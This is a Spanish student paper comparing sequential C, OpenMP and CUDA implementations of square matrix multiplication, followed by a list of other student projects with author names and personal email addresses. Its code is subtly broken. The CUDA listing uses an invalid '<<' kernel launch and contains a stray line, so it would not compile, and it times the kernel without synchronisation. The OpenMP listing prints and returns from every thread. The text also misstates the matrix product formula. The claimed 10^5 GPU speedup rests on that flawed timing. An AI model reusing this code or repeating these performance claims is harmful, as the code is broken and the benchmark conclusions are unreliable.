Por el contrario, la unidad de procesamiento gráfico está orientada a la ejecución en paralelo, de varias instrucciones en simultáneo en el mismo ciclo de clock, debido a su gran cantidad de núcleos. Estos núcleos son más pequeños y simples que los de la CPU, y sus instrucciones son específicas.

El uso de la GPU para propósito general es conocido como GPGPU o GPU computing y hace referencia al uso de la GPU junto con una CPU como acelerador de operaciones de cálculo científico o técnico de propósito general. El cálculo en la GPU ofrece un rendimiento computacional sin igual al descargar en ella las partes de la aplicación que requieren gran capacidad computacional, mientras que el resto del código sigue ejecutándose en la CPU. Desde la perspectiva del usuario, las aplicaciones simplemente se ejecutan más rápido. Una plataforma computacional compuesta por CPU y GPU constituye una potente combinación debido a sus diseños. Las

partes en serie del código se ejecutan en la CPU mientras que las paralelas se ejecutarán en la GPU. A través de la plataforma CUDA, creada por NVIDIA hace ya 13 años, los desarrolladores tienen la capacidad de indicarle explícitamente en sus aplicaciones al procesador cuales son las instrucciones que deben ejecutarse en paralelo en la GPU creando funciones kernel, mediante un amplio set de funciones provistas por la plataforma.

En este paper, haremos uso de la plataforma y de las CUDA Functions para sacarle el provecho a la capacidad de procesamiento de la GPU y documentar la mejora significativa del rendimiento de la solución planteada del caso práctico propuesto, caso base de las múltiples aplicaciones existentes del concepto de GPGPU.

1- CUDA

1.1- Fundamentos

Como ya hemos mencionado anteriormente, CUDA es una plataforma de computación paralela y un modelo de programación desarrollado por NVIDIA para la computación general en unidades de procesamiento gráfico (GPU), que le permite a los desarrolladores acelerar drásticamente las aplicaciones informáticas al aprovechar el poder de las GPU. Al usar CUDA, los desarrolladores programan en lenguajes populares como C, C++, Fortran, Python y MATLAB y expresan paralelismo a través de

extensiones en forma de algunas palabras clave básicas. Se creó en 2006, el primer SDK se publicó en febrero de 2007 en un principio para Windows, Linux, y más adelante en su versión 2.0 para Mac OS, y fue la primera solución en el mundo para la computación general sobre GPU.

CUDA presenta ciertas ventajas sobre otros tipos de computación sobre GPU utilizando APIs gráficas:

- Lecturas dispersas: se puede consultar cualquier posición de memoria.
 - Memoria compartida: CUDA pone a disposición del programador un área de memoria de 16KB (o 48KB en la serie Fermi) que se compartirá entre hilos. Dado su tamaño y rapidez puede ser utilizada como caché.
 - Lecturas más rápidas de y hacia la GPU.
 - Soporte para enteros y operadores a nivel de bit.
- Pero a su vez tiene ciertas limitaciones como:
- No se puede utilizar recursividad, punteros a funciones, variables estáticas dentro de funciones o funciones con número de parámetros variable.
 - No está soportado el renderizado de texturas.
 - En precisión simple no soporta números desnormalizados.
 - Puede existir un cuello de botella entre la CPU y la GPU por los anchos de banda de los buses y sus latencias.
 - Los threads o hilos de ejecución, por razones de eficiencia, deben lanzarse en grupos de al menos 32, con miles de hilos en total.

1.2- Modelo

El modelo de programación de CUDA está diseñado para que se creen aplicaciones que de forma transparente escalen su paralelismo para poder incrementar el número de núcleos computacionales. Este diseño contiene tres puntos claves, que son la jerarquía de grupos de hilos, las memorias compartidas y las barreras de sincronización. La estructura que se utiliza en este modelo está definida por un grid, dentro del cual hay bloques de hilos que están formados por como máximo 512 hilos distintos. Es decir, una GRID o grilla es un conjunto de bloques, y a su vez un bloque o BLOCK es un conjunto de hilos o THREADS, y los programadores tienen la potestad de determinar el tamaño de la grilla y de los

bloques, según las restricciones dadas por el propio modelo.

Cada hilo está identificado con un identificador único dentro de cada bloque, que se accede con la variable *threadIdx*. Esta variable es muy útil para repartir el trabajo entre distintos hilos, y tiene 3 componentes (x, y, z), coincidiendo con las dimensiones de los bloques de hilos.

Por su parte, los bloques dentro de una grid se identifican mediante el atributo *blockIdx*, en este caso, con dos componentes x e y. Otra variable útil es *blockDim* para poder obtener el tamaño del bloque, es decir la cantidad de hilos que lo componen.

1.3- Jerarquía de memoria

Los hilos en CUDA pueden acceder a distintos tipos de memoria, unas compartidas y otras no:

- Cada hilo tiene su memoria privada, propia, solo accesible desde él.
- Cada bloque de hilos posee también un espacio de memoria, compartida en este caso por los hilos del bloque y con un ámbito de vida igual que el del propio bloque.

-Todos los hilos, de todos los bloques, pueden acceder a una memoria global compartida.

Además, existen otros dos espacios de memoria más, que son de solo lectura y accesibles por todos los hilos. Son la memoria constante y la de texturas. Todas las memorias de acceso global persisten mientras esté el kernel en ejecución.

1.4- Funciones Kernel

En el ambiente de CUDA, tenemos la posibilidad de indicar instrucciones para la CPU y para la GPU, refiriéndonos a ellos como HOST y DEVICE respectivamente. De esta forma podemos determinar explícitamente funciones que se ejecutarán en el host de manera secuencial, como también funciones a ejecutarse en paralelo en el device, con

las instrucciones reservadas propias del lenguaje a utilizar. Cuando hablamos de Kernel, hacemos referencia a la función definida en la aplicación que será ejecutada de forma paralela por N hilos en la GPU. Las instrucciones de la función Kernel serán ejecutadas N veces, por cada hilo de manera independiente, pero en cada caso accediendo a distintos datos, lo cual responde al modelo SPMD (Single program multiple data).

A la hora de su invocación, la sintaxis responde a la forma de nombre_funcion<<<gd, bd>>> (p1,p2, ..., pn), donde *gd* es un número entero positivo que representa el tamaño de la grid (la cantidad de bloques que la componen), y donde *bd* es un número entero positivo que representa el tamaño de los bloques (la cantidad de hilos que componen cada bloque), y el conjunto {p1, p2, ..., pn} son los parámetros propios de la función, en caso de que los tenga.

1.5- Flujo de procesamiento

Todas las instrucciones de la aplicación son ejecutadas en el host (CPU), y al momento que éste encuentra la invocación de una función kernel (ejecución en paralelo en el device) comienza la interacción entre ambos procesadores:

- 1-Se copian los datos de la memoria principal a la memoria de la GPU.
- 2-La CPU le indica a la GPU el proceso a realizar.
- 3-La GPU accede a su memoria, obtiene los datos copiados previamente, y ejecuta su tarea en paralelo en cada Cuda Core (núcleo CUDA).
- 4-La GPU almacena los resultados finales obtenidos en su memoria, y estos son copiados a la inversa del paso 1 desde la memoria de la GPU hacia la memoria principal (para que puedan ser manipulados nuevamente por la CPU).
- 5-Finalmente la ejecución retorna al punto de la llamada del kernel y la CPU

continúa con la ejecución secuencial de las siguientes instrucciones.

2- Caso práctico: Producto matricial de matrices cuadradas en lenguaje C.

En matemática, el producto matricial o producto de matrices es la operación de composición efectuada entre dos matrices, o bien la multiplicación entre una matriz y un escalar.

El algoritmo para la multiplicación matricial es diferente del que resuelve la multiplicación de dos números. La diferencia principal es que la multiplicación de matrices no cumple con la propiedad de conmutatividad.

Dadas dos matrices A y B, para poder realizar el producto entre estas matrices, debemos verificar que se cumpla que la cantidad de columnas de la matriz A sea igual a la cantidad de filas de la matriz B. La matriz resultante, que solemos llamar C, va a tener una cantidad de filas iguales a la matriz A y la cantidad de columnas va a ser igual a las de la matriz B. El algoritmo para calcular cada una de las celdas de nuestra matriz resultante lo podemos definir como:

$$C(i, j) = \sum_{k=1}^n A(i, k) * B(k, j)$$

Donde n nos indica la cantidad total de repeticiones que debemos realizar de la multiplicación para poder completar todas las celdas de C.

En nuestro caso de estudio, optamos por un producto matricial formado por dos matrices cuadradas, es decir la misma cantidad de filas que de columnas, para acotar la solución, y al momento de implementar los algoritmos utilizamos el lenguaje de programación C.

2.1- Solución secuencial [CPU]

Para realizar el producto matricial, nos encontramos con 6 formas diferentes de hacerlo (intercambiando los ciclos internos para el recorrido, es decir, modificando el orden de cada uno de los bucles incondicionales).

Sean las matrices cuadradas A, B, de tamaño NxN. De la multiplicación de AB se obtiene la matriz C, de tamaño NxN. Sean los índices i, j, k para indicar las posiciones (i=fila, j=columna, k=número de operación).

A la hora de multiplicar las matrices, el resultado $C(i, j) = A(i, j) * B(j, i)$ se obtiene luego de acceder k veces a la memoria donde se almacena C(i, j), y a su vez también se deben acceder N * N veces a cada elemento de A(i, j) y B(i, j). Todo ello implica accesos una gran cantidad de veces a memoria para obtener los valores, operar con ellos y por último almacenarlos.

Dentro de la solución secuencial propuesta (Figura 1), para su ejecución, se le deben ingresar tres parámetros: el primero define el N que determina la cantidad de filas y de columnas que van a tener ambas matrices y tanto el segundo como el tercer parámetro determinan un valor máximo, de acá en adelante “m”, que formará el rango de valores [0, m] del cual se tomarán números enteros aleatorios para cargar en cada una de las celdas de las matrices A y B al momento de inicializarlas.

Las matrices las vamos a ver reflejadas en memoria como posiciones contiguas para cada una de las celdas que las conforman.

La forma elegida para resolver el cálculo fue ijk. El índice i se encarga de la iteración sobre las filas de A, el índice j se encarga de la iteración sobre las columnas de B y el índice k de la cantidad de operaciones realizadas sobre

c/fila y columna. De esta manera, la matriz C se cargará por fila, y los valores de cada fila se calcularán multiplicando una fila de A por las N columnas de B.

Adicionalmente, se utilizó la librería “time” para el cálculo manual del tiempo empleado para llevar a cabo el triple bucle del producto matricial.

2.2- Solución en paralelo con OpenMP [CPU]

Al momento de crear la solución de manera paralela sobre un procesador CPU, se optó por utilizar una arquitectura de memoria compartida, utilizando las sentencias propuestas por la API de OpenMP, incorporando la librería *omp.h* a nuestro código fuente, la cual nos permite crear hilos de ejecución para procesadores multinúcleo que permiten paralelizar tareas independientes.

Para la ejecución de la solución en paralelo (Figura 2), de la misma manera que con la solución secuencial, se le deben ingresar 3 parámetros: el número de N que define las filas y las columnas de las matrices cuadradas A y B, y tanto el segundo como el tercer parámetro determinan el número máximo m del rango [0, m] del cual resultaran los valores aleatorios que se van a cargar en cada una de las celdas de las matrices.

Por otro lado, además de los parámetros propios de la aplicación, al momento de su ejecución con OpenMP debemos especificar el número de hilos que vamos a utilizar para la sección paralela.

Con la sentencia *#pragma omp parallel* se crean secciones paralelas, es decir se

```

#include <stdlib.h>
#include <stdio.h>
#include <time.h>

int main(int argc, char **argv){

    int matrix_size, number_range_ma, number_range_mb, i, j, k;
    double final_time;
    matrix_size = atoi(argv[1]);
    number_range_ma = atoi(argv[2]);
    number_range_mb = atoi(argv[3]);

    double **matrizA, **matrizB, **matrizC;

    matrizA = (double**) malloc(matrix_size * sizeof(double*));
    matrizB = (double**) malloc(matrix_size * sizeof(double*));
    matrizC = (double**) malloc(matrix_size * sizeof(double*));

    for(i=0; i< matrix_size; i++){
        matrizA[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i< matrix_size; i++){
        matrizB[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i< matrix_size; i++){
        matrizC[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i<matrix_size; i++){
        for(j=0; j<matrix_size; j++){
            matrizA[i][j] = rand()%number_range_ma;
            matrizB[i][j] = rand()%number_range_mb;
            matrizC[i][j] = 0;
        }
    }

    time_t time = clock();

    for(i=0; i< matrix_size; i++){
        for(j=0; j< matrix_size; j++){
            for(k=0; k< matrix_size; k++){
                matrizC[i][j] += matrizA[i][k] * matrizB[k][j];
            }
        }
    }

    final_time = (clock() - time) / (double) CLOCKS_PER_SEC;

    printf("IMPRESION DE RESULTADOS\n");
    printf("===== == =====\n");
    printf("Producto matricial: AXB = C\n");
    printf("Dimension de las matrices: %d\n", matrix_size);

    printf("MATRIZ C: Resultante\n");
    for(i=0; i<matrix_size; i++){
        for(j=0; j<matrix_size; j++){
            printf("%.3f ",matrizC[i][j]);
        }
        printf("\n");
    }
    printf("\n");
    printf("Tiempo empleado: %1.8f segundos\n", final_time);

    return 0;
}

```

Figura 1: Código fuente de la solución secuencial

declara el bloque de código que será ejecutado por varios threads, y especificamos que las matrices A, B y C serán compartidas por todos ellos, y que cada uno tendrá su índice local sobre su propio entorno de ejecución. Luego con ayuda de la cláusula *# pragma omp for* se crea un ciclo de iteraciones, donde los índices se distribuyen sobre los hilos. Dicha distribución es equitativa, es decir se dividirán el total de iteraciones por el número de hilos definido, por lo que se la consideró *static* y esos bloques de iteración se le asignan de manera estática a cada uno de los hilos de ejecución.

La lógica propuesta en esta solución fue similar a la secuencial, se aplicó el algoritmo ijk de igual forma, solo que la performance irá mejorando a medida que crece el tamaño del problema a resolver (las lectoescrituras de datos en memoria y los cálculos son realizados en simultáneo) y siempre en relación al número de hilos definidos al momento de ejecutar la aplicación, factor que se ve

restringido a nivel de hardware siendo las especificaciones del CPU utilizado quienes limitan el máximo de hilos posibles a utilizar.

2.3- Solución en paralelo con CUDA [GPU]

2.3.1- Entorno: Google Colab

Finalmente, para la solución sobre la GPU optamos por la plataforma de Google Colab para su implementación. Esta plataforma es un entorno virtual para el desarrollo y ejecución de códigos fuentes en el lenguaje Python en la nube. Es un entorno muy sencillo de utilizar que no requiere configuración y permite la ejecución inmediata de código sobre tu propio navegador web.

Es un entorno orientado a la ciencia de datos y la inteligencia artificial, por lo que cuando un nuevo usuario crea lo que se conoce como un “cuaderno de colab” tiene a su disposición una GPU para utilizar, en nuestro caso mediante directivas de CUDA. Esta

```

#include <stdlib.h>
#include <stdio.h>
#include <time.h>
#include <omp.h>

int main(int argc, char **argv){

    int matrix_size, number_range_ma, number_range_mb, i, j, k;
    double initial_time, final_time;
    matrix_size = atoi(argv[1]);
    number_range_ma = atoi(argv[2]);
    number_range_mb = atoi(argv[3]);

    double **matrizA, **matrizB, **matrizC;

    matrizA = (double**) malloc(matrix_size * sizeof(double*));
    matrizB = (double**) malloc(matrix_size * sizeof(double*));
    matrizC = (double**) malloc(matrix_size * sizeof(double*));

    for(i=0; i< matrix_size; i++){
        matrizA[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i< matrix_size; i++){
        matrizB[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i< matrix_size; i++){
        matrizC[i] = (double*) malloc(matrix_size * sizeof(double));
    }

    for(i=0; i<matrix_size; i++){
        for(j=0; j<matrix_size; j++){
            matrizA[i][j] = rand()%number_range_ma;
            matrizB[i][j] = rand()%number_range_mb;
            matrizC[i][j] = 0;
        }
    }

    initial_time = omp_get_wtime();

#pragma omp parallel shared(matrizA,matrizB,matrizC) private(i,j,k)
    {
        if(omp_get_thread_num() == 0){
            printf("Ejecucion de multiplicacion matricial con %d hilos...\n\n",
                (omp_get_num_threads()));
        }

        #pragma omp for schedule (static) nowait
        for(i=0; i< matrix_size; i++){
            for(j=0; j< matrix_size; j++){
                for(k=0; k< matrix_size; k++){
                    matrizC[i][j] += matrizA[i][k] * matrizB[k][j];
                }
            }
        }

        final_time = omp_get_wtime() - initial_time;

        printf("IMPRESION DE RESULTADOS\n");
        printf("===== == =====\n\n");
        printf("Producto matricial: AXB = C\n");
        printf("Dimension de las matrices: %d\n\n", matrix_size);
        printf("MATRIZ C: Resultante\n");
        for(i=0; i<matrix_size; i++){
            for(j=0; j<matrix_size; j++){
                printf("%.3f ",matrizC[i][j]);
            }
            printf("\n");
        }
        printf("\n");
        printf("Tiempo empleado: %1.8f segundos\n", final_time);

        return 0;
    }
}

```

Figura 2: Código fuente de la solución paralela [OpenMP]

GPU, así como las especificaciones de hardware: RAM, disco rígido y CPU, son asignadas de manera aleatoria según la disponibilidad de los servidores de Google cada vez que se inicie el cuaderno de Colab. Es por esto que el modelo de la GPU puede ir variando, por ejemplo, cada vez que ejecutemos nuestra solución en distintos momentos de un mismo día (tras cierto tiempo de inactividad en el cuaderno, el entorno se desconecta y el hardware asignado se libera).

Como se mencionó anteriormente, el entorno permite la ejecución de código en lenguaje Python, por lo que para poder implementar nuestra solución en lenguaje C se debe descargar de un repositorio de GitHub, y luego “precar”, una extensión del controlador de compilación de CUDA conocido como *nvcc*. Esto se debe hacer cada vez que se conecte el cuaderno de Colab dado que, como mencionamos párrafos arriba, al conectarse se asignan recursos y un contenedor nuevo aleatorio que no persiste configuraciones personales preexistentes.

Luego de haber preparado el entorno para el lenguaje C, con la simple directiva “*%%cu*” indicamos que vamos a escribir código de CUDA en lenguaje C, y ya estamos listos para implementar nuestra solución.

2.3.2- Solución: claves del algoritmo

Desde el punto de vista de estructuras de datos definidas, una de las principales diferencias de la solución planteada en CUDA, con respecto a las otras 2 soluciones, es que las matrices se vectorizan al momento de definir las. Es decir, en las soluciones anteriormente explicadas se reservaba el buffer de memoria en 2 dimensiones equivalente al tamaño de matrices $N \times N$ ingresado por el usuario al momento de ejecutar la aplicación como primer parámetro. En este caso, como se puede ver en la Figura 3, se reservan 3 buffers de una dimensión a modo de vectores, pero de $N \times N$ posiciones contiguas cada uno, lo cual simula una trasposición de las matrices de dos dimensiones a solo


```

#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <cuda_runtime.h>

__global__ void matrix_kernel(float *matrix_A, float *matrix_B, float *matrix_C, int n_size){
    int i;
    float sum_aux = 0;

    for(i = 0; i < n_size; i++){
        sum_aux += matrix_A[blockIdx.x*blockDim.x + i] * matrix_B[threadIdx.x + blockDim.x*i];
    }

    matrix_C[blockIdx.x*blockDim.x + threadIdx.x] = sum_aux;
}

int main(){
    int matrix_size = 256, number_range_ma = 10, number_range_mb = 10, i, j, k;
    float final_time;

    float *host_matrix_A, *host_matrix_B, *host_matrix_C;
    float *device_matrix_A, *device_matrix_B, *device_matrix_C;

    host_matrix_A = (float*) malloc(matrix_size*matrix_size*sizeof(float));
    host_matrix_B = (float*) malloc(matrix_size*matrix_size*sizeof(float));
    host_matrix_C = (float*) malloc(matrix_size*matrix_size*sizeof(float));

    cudaMalloc( (void**) &device_matrix_A, matrix_size*matrix_size*sizeof(float));
    cudaMalloc( (void**) &device_matrix_B, matrix_size*matrix_size*sizeof(float));
    cudaMalloc( (void**) &device_matrix_C, matrix_size*matrix_size*sizeof(float));

    for(i = 0; i < matrix_size*matrix_size; i++){
        host_matrix_A[i] = rand()%number_range_ma;
        host_matrix_B[i] = rand()%number_range_mb;
        host_matrix_C[i] = 0;
    }

    cudaMemcpy(device_matrix_A, host_matrix_A, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);
    cudaMemcpy(device_matrix_B, host_matrix_B, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);
    cudaMemcpy(device_matrix_C, host_matrix_C, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);

    cudaMemcpy(device_matrix_A, host_matrix_A, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);
    cudaMemcpy(device_matrix_B, host_matrix_B, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);
    cudaMemcpy(device_matrix_C, host_matrix_C, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyHostToDevice);

    time_t initial_time = clock();
    matrix_kernel<<matrix_size, matrix_size>>(device_matrix_A, device_matrix_B,
    device_matrix_C, matrix_size);
    final_time = (clock() - initial_time) / (float) CLOCKS_PER_SEC;

    cudaMemcpy(host_matrix_C, device_matrix_C, matrix_size*matrix_size*sizeof(float),
        cudaMemcpyDeviceToHost);

    printf("IMPRESION DE RESULTADOS\n");
    printf("===== \n\n");
    printf("Producto matricial: AXB = C\n");
    printf("Dimension de las matrices: %dx%d\n", matrix_size, matrix_size);
    printf("Lanzamiento con %d bloques (%d hilos cada uno)\n\n", matrix_size, matrix_size);
    s
    printf("MATRIZ C:\n");
    for(i = 0; i < matrix_size; i++){
        for(j = 0; j < matrix_size; j++){
            printf("%3f ", host_matrix_C[matrix_size*i + j]);
        }
        printf("\n");
    }
    printf("\n");
    printf("Tiempo empleado: %1.8f segundos\n", final_time);

    cudaFree( device_matrix_A );
    cudaFree( device_matrix_B );
    cudaFree( device_matrix_C );

    return 0;
}

```

Figura 3: Código fuente de la solución paralela [CUDA]

una, es decir las celdas de cada fila de una matriz pasan a estar almacenadas en posiciones contiguas en memoria, una a una.

Por otro lado, desde el punto de vista de la lógica propuesta, y volviendo sobre los fundamentos de CUDA, acotamos la solución y definimos una única GRID con N bloques, cada uno de ellos con N hilos, para matrices de NxN. Esto nos permite que cada bloque de la grilla calcule una fila de la matriz resultante C, y que cada hilo de un bloque se encargue del cálculo de una celda de una fila de la matriz C. De esta forma cada hilo de un mismo bloque trabaja con la misma fila de la matriz A, y a su vez con cada una de las N columnas de la matriz B respectivamente.

Ambas claves nos dan la posibilidad de, por un lado, poder reducir el triple bucle planteado en las soluciones anteriores a solo un ciclo de iteraciones (al ser arreglos de una dimensión, solo necesitamos un índice), y por el otro simplificar el uso de las matrices “vectorizadas”, las filas de A son posiciones contiguas pero las columnas de B no, usando como índices los

atributos de identificación única de los bloques y sus hilos como *threadIdx.x*, *blockIdx.x* y *blockDim.x*.

Por otro lado, la solución propuesta nos plantea una restricción en cuanto al tamaño del problema a resolver, dado que como mencionamos al inicio del paper los bloques de CUDA tienen un límite para estar compuestos por máximo 512 hilos. Por lo tanto, el caso práctico máximo que podríamos atacar sería de una matriz de 512x512.

Finalmente, la dimensión de las matrices y el valor máximo m del rango [0, m] del cual surgen los valores aleatorios para inicializar las matrices A y B son asignados de manera estática como valor inicial de las variables *matrix_size* y *number_range* definidas al inicio del módulo principal.

2.3.3- Solución: Funciones CUDA

La función Kernel en lenguaje C es definida por la palabra reservada `__global__` delante del nombre de la función, para indicarle explícitamente al host que es una función que debe ejecutarse en el device en paralelo.

Las funciones de CUDA utilizadas en el código fueron:

-*cudaMalloc* (): es el equivalente de la función primitiva de *Malloc* () de C, para CUDA. Es la función que nos permite reservar espacio en la memoria de la GPU para el almacenamiento de datos, en este caso de las matrices.

-*cudaMemcpy* (): función que se encarga de copiar los datos cargados en la memoria principal del host a la memoria de la GPU y viceversa, según el valor del último parámetro recibido (*cudaMemcpyHostToDevice* o *cudaMemcpyDeviceToHost*)

-*cudaFree* (): función que libera el espacio reservado en la memoria de la GPU, generado previamente con la función de *cudaMalloc*.

3 - Resultados

Llevamos adelante la ejecución de 5 casos prácticos, para cada una de las soluciones propuestas, y los tiempos obtenidos fueron los registrados en la Figura 4.

Las corridas estuvieron orientadas a que la solución en paralelo sobre la CPU con OpenMP y la solución en CUDA sobre la GPU resolvieran los casos prácticos con la misma cantidad de hilos, para que la comparativa sea más equitativa. El hardware utilizado para ejecutar tanto la solución en secuencial como en paralelo fue:

- AMD A8 apu with radeon hd graphics x4.
- Memoria 8GB DDR3.
- Disco Rígido 320 Gb.
- Sistema Operativo Ubuntu 20.04 64 bits.

Al momento de ejecutar la matriz cuadrada con una dimensión de 256, el hardware no soporto los 65.536 threads (256x256), el casillero remarcado en color negro en la Figura 4, por lo que los tiempos se calcularon en base de 16.384 hilos (cantidad de hilos de la matriz de 128).

Analizando los resultados obtenidos, podemos decir primeramente que la solución secuencial en CPU mejoró los tiempos de ejecución de paralelo sobre CPU, esto se debe a que a bajo nivel el sistema operativo realiza más cambio de contexto entre los hilos y el aumento de la latencia no es parte de la complejidad del problema a resolver sino del propio manejo de la virtualización de los hilos por parte del procesador.

Si analizamos cada columna de la tabla 1 individualmente podemos decir que, en la solución secuencial y paralela en CPU, los tiempos crecen a medida que la dimensión de la matriz aumenta, y si vemos la columna de paralelo en GPU vemos que los tiempos disminuyen ya que el procesamiento sobre GPU mejora a medida que vamos aumentando la cantidad de hilos de ejecución.

Dimension matrices	Tiempos (segundos)		
	Solución secuencial	Solución OpenMP	Solución CUDA
NxN	Thread único	NxN threads	NxN threads
16x16	0,000154	0,01275245	0,000017
32x32	0,001158	0,03892854	0,000015
64x64	0,004852	0,14729831	0,000014
128x128	0,021156	0,64003275	0,000014
256x256	0,147915	0,62320881	0,000018

Figura 4: Tiempos obtenidos de los 5 casos prácticos

Conclusión

En base de los resultados obtenidos, podemos observar que los tiempos de procesamiento sobre la GPU son 10^5 veces más rápidos que la CPU, lo que nos lleva a pensar que no estamos aprovechando su potencial al máximo. Esto se debe a que, por más que sea una tecnología con más de 10 años de antigüedad, hay pocos profesionales que se destaquen en el tema.

El caso práctico planteado a lo largo del desarrollo, a fines prácticos, es sencillo y no explota el máximo potencial que la GPU nos ofrece en términos de paralelismo, pero de todas formas deja en evidencia la amplia diferencia, en cuanto a performance, que existe a la hora de disponer una inmensa cantidad de cores para la ejecución en simultáneo de tareas independientes. Como anteriormente mencionamos, la ciencia de datos y la inteligencia artificial son algunas de las importantes aplicaciones que el uso de la GPU para propósitos generales tiene, cuyas tareas se basan en enormes cantidades de cálculos matemáticos a lo largo de su procesamiento. Un ejemplo dentro de la IA es el entrenamiento de redes neuronales, donde numerosos ensayos han arrojado que en una GPU se logra una velocidad de procesamiento 70 veces más rápido que un CPU multinúcleo, logrando lo que se conoce como una aceleración por hardware.

Por todo lo anteriormente mencionado, creemos sumamente importante que las carreras de grado relacionadas con la informática incluyan en sus planes de estudios una capacitación que brinde por lo menos una base respectiva a la concurrencia, el paralelismo y el manejo de hilos, para que los estudiantes obtengan las herramientas necesarias

para adoptar la habilidad de rediseñar o repensar sus soluciones, adaptándolas al modelo que nos ofrece CUDA y la programación en paralelo sobre la tarjeta gráfica, para poder sacarle todo el provecho al hardware disponible, es decir que en definitiva el uso de la GPU para propósito general se establezca como un paradigma de resolución de algoritmos común para todos en pos de las ventajas que nos ofrece, en cuanto a performance, la aceleración por hardware.

Referencias

- [1].<https://culturacion.com/que-es-el-gpu-y-cual-es-su-función/>
- [2].https://es.wikipedia.org/wiki/Unidad_de_procesamiento_gr%C3%A1fico#Arquitectura_de_la_GPU
- [3].<https://hipertextual.com/archivo/2013/12/hardware-gpu-grafica/>
- [4].<https://softwarelab.org/es/que-es-la-gpu-o-tarjeta-grafica-de-un-ordenador/>
- [5].<https://es.wikipedia.org/wiki/GPGPU>
- [6].<https://es.wikipedia.org/wiki/CUDA#Ventajas>
- [7].<https://developer.nvidia.com/cuda-zone>
- [8].<https://www.profesionalreview.com/2018/10/09/que-son-nvidia-cuda-core/>
- [9].<https://qastack.mx/superuser/649019/diferentiate-cuda-coresnvidia-and-stream-processoratiamd>
- [10].https://riubu.ubu.es/bitstream/handle/10259/3933/Programacion_en_CUDA.pdf;jsessionid=8439126B1C2C1B81AE9CB39F70E591A3?sequence=1
- [11].http://venus.santafe-conicet.gov.ar/cursos/moodledata/26/moddata/assignment/165/3666/PonzoniNelson_TP6.pdf
- [12].<http://hpcgarage.org/wp/vuduc2010-hotpar-cpu-v-gpu.pdf>
- [13].<https://ieeexplore.ieee.org/document/4710975>
- [14].<https://ieeexplore.ieee.org/document/4490127>
- [15].https://fisica.cab.cnea.gov.ar/gpgpu/images/clases/clase7_multiplicacion%20de%20matrices.pdf
- [16].https://fisica.cab.cnea.gov.ar/gpgpu/images/clases/clase_3_arquitectura_fermigf100.pdf

VII.c. Trabajos de Investigación de Estudiantes extra-cátedra

Título del Trabajo

Arquitectura para el análisis de la circulación de información sobre COVID-19 a través de la plataforma de WhatsApp en Argentina

AUTORES:

José Francisco Rostagno, Nicolás Antonelli, Pablo Ladreyt, Guillermo Leale, Alejandro Navarini, Ana Laura Cardoso

MAIL AUTORES:

jrotagno@frro.utn.edu.ar;niconelli2@gmail.com;pabloladreyt@gmail.com;gleale@frro.utn.edu.ar;ale.navarini99@gmail.com;acardoso@frro.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Rosario

Título del Trabajo

La calle y la tecnología: caminando hacia un futuro más seguro.

AUTORES:

Gerardo Gabriel Arce

MAIL AUTORES:

arce.gerardogabriel@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Sistema Inteligente de Detección de Anomalías para IoT

AUTORES:

Carolina Mariana Todt

MAIL AUTORES:

carolinatodt@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Resistencia.

Título del Trabajo

Rosy - un entorno de desarrollo integrado para proyectos Arduino

AUTORES:

Martín Macoritto Torcivia

MAIL AUTORES:

martinmacorittotorcivia@gmail.com

UNIVERSIDAD

Universidad Católica de Salta

Título del Trabajo

Realidad aumentada aplicada al Turismo

AUTORES:

Micaela Isabel Daruich, Adrián Santiago Agustín Vera

MAIL AUTORES:

mica.daruich@hotmail.com;adrisanagus12@gmail.com

UNIVERSIDAD

Universidad Católica de Salta

Título del Trabajo

Sistema de Asistencia Terapéutica para el Trastorno del Espectro Autista (SATTEA)

AUTORES:

Mario Francisco Paez, Rocio Micaela Vocos Miy, Santiago Agustin Moreno, Pablo Antonio Gonzalez Yanelli, Emiliano Matias Urbani

MAIL AUTORES:

mariofranciscopaez@gmail.com;micaela_miy@hotmail.com;santy98.salta2014@gmail.com;pgyanelli@protonmail.com;emi_tano96@hotmail.com

UNIVERSIDAD

Universidad Católica de Salta

Título del Trabajo

Tecnologías de software libre para la enseñanza de la matemática en ámbitos académicos

AUTORES:

Maria Laura Dalzobo

MAIL AUTORES:

lauradalzobo@frlp.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional-Facultad Regional La Plata

Título del Trabajo

Análisis predictivo en el proceso de titulación para la determinación de dureza de agua

AUTORES:

Federico Manuel Córdoba, Rebeca Yuan, Maria Eugenia Taverna

MAIL AUTORES:

fedecordobam@gmail.com;ryuan@sanfrancisco.utn.edu.ar;mtaverna@facultad.sanfrancisco.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional San Francisco

Título del Trabajo

Realidad Aumentada, innovación en la enseñanza del Éxodo Jujeño

AUTORES:

Eduardo Elias Hinojosa

MAIL AUTORES:

eduardoeliashinojosa@gmail.com

UNIVERSIDAD

Universidad Nacional de Jujuy. Facultad de Ingeniería

Título del Trabajo

Menú Virtual: Modelado de arquitectura empresarial para una StartUp en tiempos de pandemia

AUTORES:

Marco Canevaro

MAIL AUTORES:

marcocanevarojct@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Tucuman

Título del Trabajo

Modelo de Arquitectura Empresarial para empresas citrícolas de la provincia de Tucumán

AUTORES:

Marisol Fiorela Sanchez, Juan Facundo Bazan

MAIL AUTORES:

marisolfiorella41@gmail.com;juanfacundobazan@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Tucuman

Título del Trabajo

Hacia la generación de un escenario inmersivo educativo

AUTORES:

Mariel Alejandra Caro, Mabel Sosa

MAIL AUTORES:

